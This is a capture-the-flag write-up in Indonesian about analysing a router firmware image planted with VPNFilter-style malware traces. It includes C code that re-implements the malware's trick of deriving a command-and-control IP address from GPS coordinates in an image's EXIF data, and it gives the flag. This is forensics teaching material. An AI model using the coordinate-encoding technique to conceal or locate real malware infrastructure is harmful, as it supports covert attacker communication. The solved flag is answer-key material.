Diberikan sebuah firmware router.

Kami menggunakan `firmware-mod-kit` untuk mengekstrack firmware nya.

Kami mencari file yang di modifikasi paling baru.

```
$ find . -type f -printf '%TY-%Tm-%Td %TT %p\n' | sort -r
2018-07-30 16:21:57.0000000000 rootfs/etc/config/crontab
2018-07-30 16:10:20.0000000000 rootfs/var/vpnfilter
2018-07-30 07:21:20.0000000000 rootfs/web/login/qsync.php
2018-07-30 07:09:40.0000000000 rootfs/var/run/msvf.pid
```

File bernama `qsync.php` diketahui sebagai malware setelah membaca analisa di artikel : https://securelist.com/vpnfilter-exif-to-c2-mechanism-analysed/85721/.

Terdapat malware yang bernama `VPNfilter`. Dimana malware tersebut men drop sebuah gambar bernama `VPNfilter`.

```$ exiftool rootfs/var/vpnfilter
....
GPS Latitude : 12 deg 3’ 22.00” N
GPS Longitude : 21 deg 11’ 21.01” E
Comment : Hint: https://pastebin.com/yu5WpX9U
....

```


Dari https://pastebin.com/yu5WpX9U didapatkan pesan
```bash
Very cool. Huh? Have you found the Stage 2 C&C IP adress yet? Cuz flag format is:


```

```
Flag: CTFX{1mag3_GPS_iS_th3_k3y_[IP address of C&C server]}

Example: CTFX{1mag3_GPS_iS_th3_k3y_127.0.0.1}

Good Luck.
```

Untuk mendapatkan C2 Ip, malware tersebut mengambil dari Latitude dan Longitude

```c
#include <stdio.h>

int main(void){

    const char lat[] = "12 3 22"; // from Exif data
    const char lon[] = "21 11 21"; // from Exif data
    int o1p1, o1p2, o2p1, o3p1, o3p2, o4p1;
    int octets[4];

    sscanf(lat, "%d %d %d", &o1p2, &o1p1, &o2p1);
    sscanf(lon, "%d %d %d", &o3p2, &o3p1, &o4p1);
    octets[0] = o1p1 + ( o1p2 + 0x5A );
    octets[1] = o2p1 + ( o1p2 + 0x5A );
    octets[2] = o3p1 + ( o3p2 + 0xB4 );
    octets[3] = o4p1 + ( o3p2 + 0xB4 );

    printf("%u.%u.%u.%u\n", octets[0], octets[1], octets[2], octets[3]);

    return 0;
}
```

```
$ gcc test.c
$ ./a.out
105.124.212.222
```

Flag : CTFX{1mag3_GPS_iS_th3_k3y_105.124.212.222}